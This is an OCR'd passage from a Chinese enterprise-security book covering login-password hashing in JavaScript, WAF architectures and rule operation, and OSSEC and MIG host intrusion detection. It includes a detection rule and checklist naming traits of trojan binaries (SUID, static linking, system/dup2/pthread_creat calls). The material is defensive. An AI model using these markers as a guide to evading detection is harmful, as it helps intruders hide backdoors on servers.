


图 7-19 HTTPS 的三种不同模式

3. 登录过程加密

即便在 HTTPS 的状态下传输口令，假如网关流量被劫持，证书被替换，无知的小白用户还是选择了不安全的连接怎么办，另一方面现在还出现了在 IDC 劫持流量的攻击行为，后一种盗号的效果直逼拖库，于是有的厂商想到了在 HTTPS 的基础上，在应用层再实现一次加密，即便你劫持了流量，也看不到明文。以某厂账号的网页登录为例，登录过程中，在客户端利用 JavaScript 先将用户输入的口令加密，然后再提交给服务端。

```
function preprocess(A){
    var B = "";
    B += A.verifycode.value;        // 获取验证码的值
    B = B.toUpperCase();            // 将验证码转换成大写字母
    A.p.value = md5(md5_3(A.p.value) + B);
    // 先将口令进行 md5_3() 加密，然后和验证码再做一次 MD5
    return true
}
```

这是早期的一个版本，后来变成如下加密方式：

```
md5(md5(hexchar2bin(md5(pwd))+uin)+verifycode.toUpperCase())
```

其加密算法一直在更新，不过这里只是为了举例说明 javaScript 加密在对抗劫持下的作用。当然 JavaScript 加密用于传输密文只是一方面，另一方面也是为了防止协议逆向后引发

的业务安全问题，例如自动化注册机。

4. 跨 IDC 传输加密

对于真正发生于 IDC 链路层的劫持，目前没有很好的解决方案，只能尽可能做到在跨 IDC 传输，跨安全域传输的时候使用加密通道。应用层支持全流量 TLS 或加密的 VPN 点对点连接。

AWS（亚马逊的公有云）是业内公认安全做得比较好的平台。作为第三方平台 AWS 的合规性支持是目前种类最多的，包括：

- ❑ SOC 1/SSAE 16/ISAE 3402 (formerly SAS 70)
- ❑ SOC 2
- ❑ SOC 3
- ❑ FISMA, DIACAP, and FedRAMP
- ❑ DOD CSM Levels 1-5
- ❑ PCI DSS Level 1
- ❑ ISO 27001
- ❑ ITAR
- ❑ FIPS 140-2
- ❑ MTCS Level 3
- ❑ HIPAA
- ❑ Cloud Security Alliance (CSA)
- ❑ Motion Picture Association of America (MPAA)

之所以能做到这个程度是因为基础安全做得比较好，表现在一些细节上，比如 AWS 几乎所有的上层产品都支持 TLS 加密传输，例如：S3 存储、Glacier 备份、所有类型 RDS 服务、DynamoDB（Cache）、Redshift（BI）、EMR（大数据）、Kinesis（流式计算）等。

参考资料

DNSpod d+

https://www.dnspod.cn/httpdns

cloudflare：

https://www.cloudflare.com/ssl/

7.4 应用防火墙 WAF

应用防火墙（Web Application Firewall，WAF）是 Web 应用防护系统，也称“网站应用级入侵防御系统”。通过针对基于 HTTP/HTTPS 协议的流量建立检测或拦截规则，实现安全防护的目的。因其部署较为灵活，且对业务的侵入性比较小，是近几年非常受欢迎的一类安全系统，且商业化产品层出不穷。

7.4.1 WAF 架构分类

WAF 架构根据部署方式的不同，通常分为 cname 部署、module 部署、网络层部署。也有部分公司根据自身需要实施混合部署与运营的架构，这通常需要一定的架构设计和开发能力，包括业务方的配合。国外几款商业产品的 WAF 支持导入证书的方式来解决 HTTPS 环境的安全防护，通常国内各甲方安全团队自研 WAF 产品基本不支持 HTTPS。

1. cname 部署

这是近几年国内非常流行的 WAF 部署，知道创宇推出的“加速乐”就是其代表产品。其部署方式非常简单方便。只需将域名 Cname 方式解析指向加速乐分配的 cname 别名就完成了部署。对于用户来说，整个 WAF 的防护和运营几乎是透明的。

cname 方式最大的优势就是部署方便快速，且理论上还有加速网站性能还和阻断 DDoS 攻击等效果，实现了安全防护和性能优化双重目标。这也是常见的厂商宣。但其缺陷也是非常明显的，HTTPS 流量是无法防护的，因为中间代理无法解析请求内容，进而无法对其攻击负载做检测与防护。

2. module 部署

module 部署的 WAF 典型产品是开源软件 ModSecurity（官方网站：http://www.modsecurity.org/）。最初 ModSecurity 是基于 Apache httpd 上的 module 开发出来的，针对 HTTP/HTTPS 协议攻击做检测和防护的开源产品。现在已经衍生出 IIS 版和 Nginx 版。

这种部署方式相比 cname 方式麻烦得多，需在 webserver 部署 \ 编译时支持 modules，编译完 ModSecurity 模块之后，修改 webserver 配置文件生效。它通常默认就已经有大量的安全策略规则，但如果全启用，一方面性能消耗很大，另一方面也未必适用于自身

环境安全问题。所以后续还要对规则进行优化精简和按需增加，对运营人员的要求相对较高。

基于业务环境 webserver 功能的不同，还出现了一些非典型不知名的简易 WAF 类产品，这些相对小众，也可能是企业安全团队自身开发和运营的。例如基于 Nginx 的 LUA 脚本开发的 WAF，基于 IIS 筛选器开发的 WAF。理论上成熟的 webserver 均有 module 等二次开发接口，均可以按需开发建设相应 WAF 类功能产品。

Module WAF 在应对 HTTPS 类业务时非常适用，缺点是产品开发与运营成本非常高。部署过程需要业务中断且运营人员工作量较大，需逐台 Server 部署，对于规则的运营也需要投入大量人力。所以适合有一定开发和运营能力，且业务规模较小的公司。

3. 网络层部署

此类 WAF 产品是最易部署的方式，它可部署在机房或某被防护的网络入口位置。这不同于其他几类，它的部署和运营可以算是真正的透明。不需要对业务有太多侵入与变更，特别适合互联网公司变更多、架构复杂的环境。

它的缺点明显，对于 HTTPS 协议无能为力。优势也明显，无侵入性，易部署。不影响业务性能，可旁路接入，通过 RESET 包阻断 HTTP 会话。

4. 混合型 WAF 架构

为满足业务的多样性架构的灵活性，很多大型互联网公司还建立了混合型的 WAF 集群。可以通过前述几类 WAF 的组合，实现相互补防覆盖不到的地方，真正实现无死角防守。如图 7-20 所示。

7.4.2 WAF 安全策略建设

通常一个 WAF 产品起码会有两类规则：1）通用型主流漏洞检测与防护；2）最近出现高危 1day\0day 漏洞检测与防护。有运营能力和重要资产的公司会针对业务特点制定出第三类业务风险类型的检测与防护。




图 7-20 混合型 WAF 产品架构

1. 主流 Web 漏洞检测规则

为了确认是否覆盖“主流高危 Web 漏洞”这个标准，我们需要选择参照物。通常推荐使用以下平台：

- owasp 测试指南 (http://www.owasp.org.cn/owasp-project/OTG)
- 各主流 Web 漏洞扫描器（WVS https://www.acunetix.com/vulnerability-scanner/ \APPS-CAN http://www-03.ibm.com/software/products/zh/appscan）
- 漏洞测试演示平台 bWAPP（http://www.itsecgames.com/）

借用以上平台，在规则建设中对于自研和部署的 WAF 产品的实际能力做出客观的评判。同时注意，此测试与迭代优化过程需要周期性进行，如图 7-21 所示，安全工作有一个重要的特点：需要及时更新。

2. 最新高危漏洞检测规则

安全系统运营最重要的工作内容之一，除了部署覆盖就是检测能力的迭代更新。每当爆出最新漏洞的时候，运营人员必须第一时间跟进，分析 POC 和漏洞原理，提取相应的检测规则，及时部署新规则到 WAF 系统。WAF 系统对最新漏洞攻击的阻断也称为“虚拟补丁”，意为非真正的安全补丁，只是临时封堵攻击行为，为业务方真正更新补丁赢得宝贵的

响应时间。

在 0day\1day 爆发的时候，赢得时间是第一目标，而第一步也是最重要的一步就是及时获取威胁情报（threat information），如图 7-22 所示。在获取到情报之后，组织运营人员测试分析，提取规则上线，到这里与之前的规则建设流程相同。

图 7-21 WAF 规则建设流程




图 7-22 WAF 新增规则建设流程

威胁情报的获取通常可以通过情报渠道、订阅安全工具开发社区 RSS、关注相应 APP

官方安全信息等方式。

3. 业务风险监测规则

在有足够的运营能力前提下，业务方可提出某类规则借用 WAF 等安全系统帮助监控某些业务异常行为。这里的规则多数分两类：1）已发现的业务漏洞，需临时封堵攻击行为，为漏洞修补赢得时间；2）某些高危或异常行为的监控，主要目的生产数据，为业务异常行为分析提供数据基础。

7.4.3 WAF 性能优化

在中小型网络中购买一个商业 WAF 产品基本能满足需求，且根据流量大小还可以选择适配的型号。但在大型和超大型网络中，性能的优劣变成关系到项目和系统生死存亡的关键性问题。下面就介绍 WAF 的性能优化方式。

1. 架构优化

在 WAF 项目评估与预研初期，架构的选择是评估重点，也同样影响最终产品的性能。选择考量的因素包括团队能掌控与选择的资源，业务方对性能的敏感度，最后才是安全运营与检测能力效果的考量：

- 资源——如果拥有整个机房的网络建设管理权限，则可以考虑在机房核心交换机处流量镜像到我们的 WAF 设备，此时无论 WAF 的性能如何，均不会影响业务的正常运营，是较为理想的以检测为目的的 WAF 架构。
- 业务性能——安全产品对性能的影响通常是业务方最为敏感的问题，往往业务方耗费大量资源投入优化为提升业务性能毫秒级的响应，可能因安全产品的接入立马消耗殆尽。如果不能解决业务方挑战的问题，那么你的产品基本没有被接纳的机会。所以核心业务基本不会接受类似 ModSecurity 那种侵入性的安全产品，所以更应该优先选择 Cname 或接入层 module WAF 方式。

2. 规则优化

在实际检测能力中，规则计算应该是 WAF 性能最大的开销，既可能影响业务性能指标 QPS，在大型网络中对计算集群的资源耗用也较大。比如 ModSecurity 历史上就出现过多次

DOS 攻击漏洞，并且未经优化的规则也会导致 WAF 因资源消耗的问题主动阉割掉部分检测能力。

- 算法优化——WAF 的流量匹配不能粗暴地直接丢给正则引擎，那会带来大量的不必要的开销。首先对流量进入 WAF 到最终遍历各种规则的整个流程要考虑清楚，层层筛选直至剩下真正需要进入正则匹配的流量，如图 7-23 所示。

图 7-23 算法优化原则

- 正则优化——Google 出品的正则引擎 RE2 是目前公认的较好引擎，相比传统古老的 PCRE 引擎更快速高效，可以作为引擎的首选。但在实际使用过程中 RE2 存在一个明显的问题（至少笔者写书的时候还存在），那就是对二进制数据流匹配存在问题，例如“隐含恶意代码的图片文件上传”这类场景中无法使用。那么就要求 WAF 支持规则配置不同的正则引擎，当评估某类规则可能碰到二进制数据流时，可配置为 PCRE 引擎，默认则用 RE2。

第 8 章 Chapter 8

入侵感知体系

入侵感知是目前安全防御体系建设中最重要的一环，是大型互联网生产网络的核心需求。本章从系统、应用、后端架构等维度讲述入侵感知体系的实现方法。

8.1 主机入侵检测

主机入侵检测系统（Host-based Intrusion Detection System，HIDS）顾名思义是基于主机的入侵检测系统，是部署在需要防护的主机服务器上的一种软件。由于其开发部署需要考虑业务环境，其架构对业务系统侵入性的部署也带来了版本适配等开发难题，同时部署过程也需要耗费大量运维成本。商用产品较少，以至于现在市面上知名的商用 HIDS 几乎没有。在开源产品方面有著名的 OSSEC，被各中小型互联网公司选用。各大互联网公司则因为生产网络的海量 IDC 环境不得不自研 HIDS 产品，这些自研的 HIDS 在入侵对抗的一线不断的迭代更新，其能力和效果甚至会比商业产品更好，至少非常适合自身的生产网环境，同时根据自身安全需求它们往往已经不再是传统的标准 HIDS 架构。下面分别介绍这两类产品。

8.1.1 开源产品 OSSEC

OSSEC 是著名的开源 HIDS 产品（http://www.ossec.net/），且长期维护更新。它的版本

覆盖了主流操作系统，支持 Linux\BSD\Windows，以及 Linux 的多个发行版的不同版本，并提供源码安装，RPM 和 DEB 安装方式。非常适合中小型网络，服务器规模小于 10000 台的生产网环境。同时在最近还出现了 Virtual Appliance 版，那些使用云服务的小企业也可以选择此类部署方式。OSSEC 开源发行版本如图 8-1 所示。

Downloads

Source Code Packages

Latest Development Snapshots		
Server/Agent	https://github.com/ossec/ossec-hids	
Web UI	https://github.com/ossec/ossec-wui	
Documentation	https://github.com/ossec/ossec-docs	
Latest Stable Release (2.8.2)		
Server/Agent 2.8.2 – Linux/BSD	ossec-hids-2.8.2.tar.gz – Release Notes	Checksum
Agent 2.8 – Windows	ossec-agent-win32-2.8.exe	Checksum
Web UI 0.8	ossec-wui-0.8.tar.gz	Checksum
Server Virtual Appliance 2.8.2	ossec-vm-2.8.2.ova – README	Checksum
	ossec-vm-2.8.2.ova – README (mirror)	Checksum
2.8.1 Release		
Server/Agent 2.8.1 – Linux/BSD	ossec-hids-2.8.1.tar.gz – Release Notes	Checksum
Server Virtual Appliance 2.8.1	ossec-vm-2.8.1.ova – README	Checksum

图 8-1 OSSEC 开源发行版本

OSSEC 是典型的 BS 架构，Agent 端会通过各种模块，分析并采集数据上报到 Server，如图 8-2 所示。在 Server 端接受数据，并分析数据存储到 DB 或通过 WUI 展现。其 Agent 和 Server 端都可以通过二次开发，规则变更等方式，增强其检测能力，所以你也可以把 OSSEC 当成一个数据采集处理框架。

根据处理数据量和机房布置的需求，整个大的公司生产网可以划分成多个处理集群。Server 端可以有不同的配置方式。通常一个 Server 集群（数据收集 & 分析 & 存储）最多配置 2000 台 agent 接入。




图 8-2　OSSEC 典型架构

OSSEC 的管理运营如下：

- Agent 部署——OSSEC 的入侵检测能力基于各 Agent 从主机上采集到的数据的分析，在整套入侵检测系统建设第一步就是部署 Agent，同一套入侵检测系统中可以有众多不同版本的 Agent 存在，包括 Windows、Linux。OSSEC Agent 在部署的时候会生成一个 keys，用于与服务器的通信协议认证。所有操作系统的 OSSEC Agent 均以后台服务模式被安装。Agent 端默认会采集某些系统数据，比如 Linux 系统的 /var/log/message、/var/log/authlog、/var/www/logs/access_log 等常见的入侵过程可能遗留下痕迹的地方。在 Windows 上则会采集系统上默认会存在的 application、security、system 三类日志。在木马检测方面，OSSEC AGENTS 会根据配置项检测一些常见木马和文件异常行为。
- 配置管理——OSSEC 的检测能力均来自数据采集与分析，而具体有什么能力则是通过配置来实现。分为：前端数据采集配置 ossec-agent.conf；后端数据解析配置 decoder.xml；数据分析规则配置 rule/ apache_rules.xml、rule/ syslog_rules.xml 等。自身系统的管理也是可配置的 ossec.conf、ossec-server.conf，规则集管理和告警邮箱、扫描频率、木马特征库配置等。OSSEC 配置管理如图 8-3 所示。




图 8-3 OSSEC 配置管理

前面介绍了 OSSEC 主要是通过配置文件来决定收集哪些信息，主要分为三类：系统自身产生的日志、任何用户配置的文本日志、通过 OSSEC 自带功能生成的数据日志。其检测能力如下：

1）规则配置——配置文件以 XML 格式书写，一个典型的配置如下所示，这表示可采集本地的 message 和 secure 日志文件内容：

```
<localfile>
    <log_format>syslog</log_format>
    <location>/var/log/messages</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/secure</location>
  </localfile>
```

任何数据被收集到服务端之后，还需要通过 decoder 解码格式化为服务端分析所需格式，由配置文件 decoder.xml 定义解码规则。一个典型的解码规则如下所示：

```
<decoder name="sshd-success">
  <parent>sshd</parent>
  <prematch>^Accepted</prematch>
  <regex offset="after_prematch">^ \S+ for (\S+) from (\S+) port </regex>
  <order>user, srcip</order>
  <fts>name, user, location</fts>
</decoder>
```

以上规则可以理解为“一个 SSH 登录成功记录”，并且会输出几个关键字段：用户、来源 IP。

为了其数据分析的效率考虑，它做了很多优化的细节：

- 事件集归类，如上述示例会将匹配到的事件归类到 SSHD 事件集，方便后端的事件分析。
- 分级匹配，prematch 预匹配一个粗粒度的正则表达式，避免不必要的全量原始数据直接进入复杂正则表达式，减轻数据格式化引擎负担。
- 众所周知，PCRE 几乎是最强大的正则引擎，但因为它的强大也拖累了使用效率。OSSEC 的正则表达式解析不使用 PCRE 正则引擎，而是自己实现了一个简化版的正则引擎称之为“os_regex Library”。

2）默认能力\规则——当部署完毕 OSSEC 启动之后，安装包中自带的规则集就让你具备了初步的安全事件检测能力，包括但不限于以下内容：

- SSH 破解相关规则。
- webserver(Apache\Nginx) 日志检测规则。
- 杀毒软件（Symantec\calm）事件告警规则。
- 安全设备（IDS\FIREWALL\ SonicWall）事件告警规则。
- DB（MySQL\ postgresql）事件告警规则。
- Ftpserver(proftpd\ pure-ftpd\ms-ftpd) 事件告警规则。
- 其他常见应用服务事件告警规则。

3）误报——作为一个开源软件，能够做到对一个中型生产网络的常见入侵事件的检测能力，确实难能可贵。但因其开源软件的属性，其功能基本上是满足基准需求，可用够用就好，在实际运营中会有很多的误报出现。为了对其误报场景有足够的理解，不会被其干扰，甚至可以按需调优。以下举例说明一些误报场景。

- Rootkit 检测误报——OSSEC 的 rootkit 检测方式非常‘土’，但有效。其中“隐藏端口”检测逻辑是主动尝试去连接本地的 1-65535 端口，然后与 netstat 命令结果对比。整个逻辑清晰，代码也简洁，作为一个普通主机的安全检测是完全有效的。可是在一个负载很高业务进程繁忙的 Server 上很可能产生误报，因为每次的 1-65535 循环过程中，每个端口的检测逻辑按 OSSEC 代码来看就需要花 4 秒，加之 netstat 命令在高负载机器上也执行非常慢，在 netstat 还未执行完毕的时候，原先能 connect 的端口早已关闭，会导致误报“Kernel-level rootkit or trojaned”rootkit 隐藏端口。
- 文件篡改检测误报——安全系统对于系统关键文件必须是要有监控的，常见的做法就是做 MD5 对比，OSSEC 也有相应功能。有一种场景可能导致误报，当磁盘故障

时，每次对同一个文件的 MD5 计算都不一样，OSSEC 检测到这类事件会告警。所以碰到此类告警可能先要排除是系统故障的可能。

历史上各时期总会有不同的安全事件热点，远程缓冲层溢出攻击、弱口令破解、Web 漏洞攻击等等，所以你会发现一成不变的规则是不能满足所有阶段以及所有企业的生产网风险场景的。那么你需要不断迭代完善检测能力。

OSSEC 拥有基础的入侵检测能力，同时也可以看做是一个基础数据采集和分析框架引擎，如果需要新增检测能力，通过增加数据和分析规则是可以实现的。OSSEC 的功能扩展如图 8-4 所示。

图 8-4 OSSEC 功能扩展

扩展功能介绍如下：

1）开发插件，生产数据——为了对某类事件有感知能力，首先开发扫描插件，譬如说木马检测场景中，你需要关注服务器上新增了那些可执行文件，以及这些文件的基础检测数据：ELF\PE 文件信息；inode 信息；编译时间；owner_uid；owner_name；符号表有哪些高危或敏感函数。重点关注的信息：

- 是否设置 S 位权限（每次启动可以拿到 root 权限）。
- 是否静态编译（黑客为了避免环境依赖等问题通常静态编译）。
- 是否非工作时间（黑客通常不在工作时间入侵）编译。
- 是否继承了某些攻击面服务进程属主账户（比如 Apache\MySQL）。
- 是否有木马常用的函数（执行命令 system，重定向输出 dup，DDoS 中多线程 pthread_creat，Linux 环境常见网络服务多线程模型用得较少）。

新增的扫描工具添加到 crontab 周期性运行，并将结果写入日志 /va/log/Sensitive_elf，设定的日志格式在 OSSEC Server 端规则中需要解析。譬如一条新增 elf 文件的扫描信息上报如下：

```
Permission:S_ISUID|linked:static|inode:606356|ctime:22|owner_uid:501|owner_name:no
body|function:system,dup2,pthread_creat
```

2）添加新的数据采集——新增工具部署完毕之后，需要修改 ossec-agent.conf 文件，新增日志采集配置：

```
<localfile>
    <log_format> Sensitive_elf </log_format>
    <location>/va/log/Sensitive_elf </location>
  </localfile>
```

3）开发解析\检测规则——当数据从 agent 端采集到 Server 端之后，第一步是需要解析格式化，这时需要修改的就是 decoder.xml，通过对它的配置，可以让 OSSEC 能提取你日志里的关键信息。

接下来到告警规则，在 OSSEC 安装目录的 etc/rule/ 目录下新增一个 xml 配置文件，比如 Sensitive_elf.xml。

继续按前述“新增可疑 ELF 文件”场景举例，新增一个检测规则描述“当新增的 ELF 文件包含任意 3 个危险特征判断为高危文件”，那么规则如下：

```
<rule id="54321" level="3">
    <match>SUID|static|nobody||system|dup2|pthread_creat</match>
    <description>dangerous execute binary file.</description>
  </rule>
  <rule id="543210" level="10" frequency="3">
    <if_matched_sid>54321</if_matched_sid>
    <same_source_ip />
    <description>dangerous execute binary file.</description>
  </rule>
```

8.1.2 MIG

Mozilla InvestiGator 是一个开源的分布式取证框架，不能算是严格意义上的 HIDS，但功能与 HIDS 类似，它主要作用是通过消息队列 Active MQ 在分布式的 agent 上执行系统检查命令然后返回结果，目前包含 4 个模块，分别是：文件（file）、网络（network）、内存（memory）、漏洞（vuln），如表 8-1 所示。

表 8-1　MIG 对各平台支持的功能

功能	Linux	Macos	windows
文件检测	√	√	√
网络检测	√	√	（计划中）
内存检测	√	√	√
漏洞管理	√	（计划中）	（计划中）
系统审计	（计划中）	（计划中）	（计划中）

MIG 系统架构如图 8-5 所示。





图 8-5 MIG 系统架构图

从这张图可以看出 MIG 具备了现代 HIDS 架构的雏形，但是整体上 MIG 偏向于事后的取证，而不是实时的入侵检测，所以只部署 MIG 还不能实现主机侧的入侵检测，必须辅之以其他的 Agent，如 OSSEC 或 Osquery 等。

下面是一些比较直观的 MIG 适合干什么的列子：



如果你知道一个攻击特征，MIG 能够迅速帮你查找哪些服务器上拥有这些特征：

同样，如果你得知 discuz 某个版本的程序有漏洞，你可以通过文件指纹（SHA256 哈希值或其他）迅速查找匹配的机器，用以调查哪些地方需要修补。

总体上对于救火而言 MIG 是利器。

8.1.3　OSquery

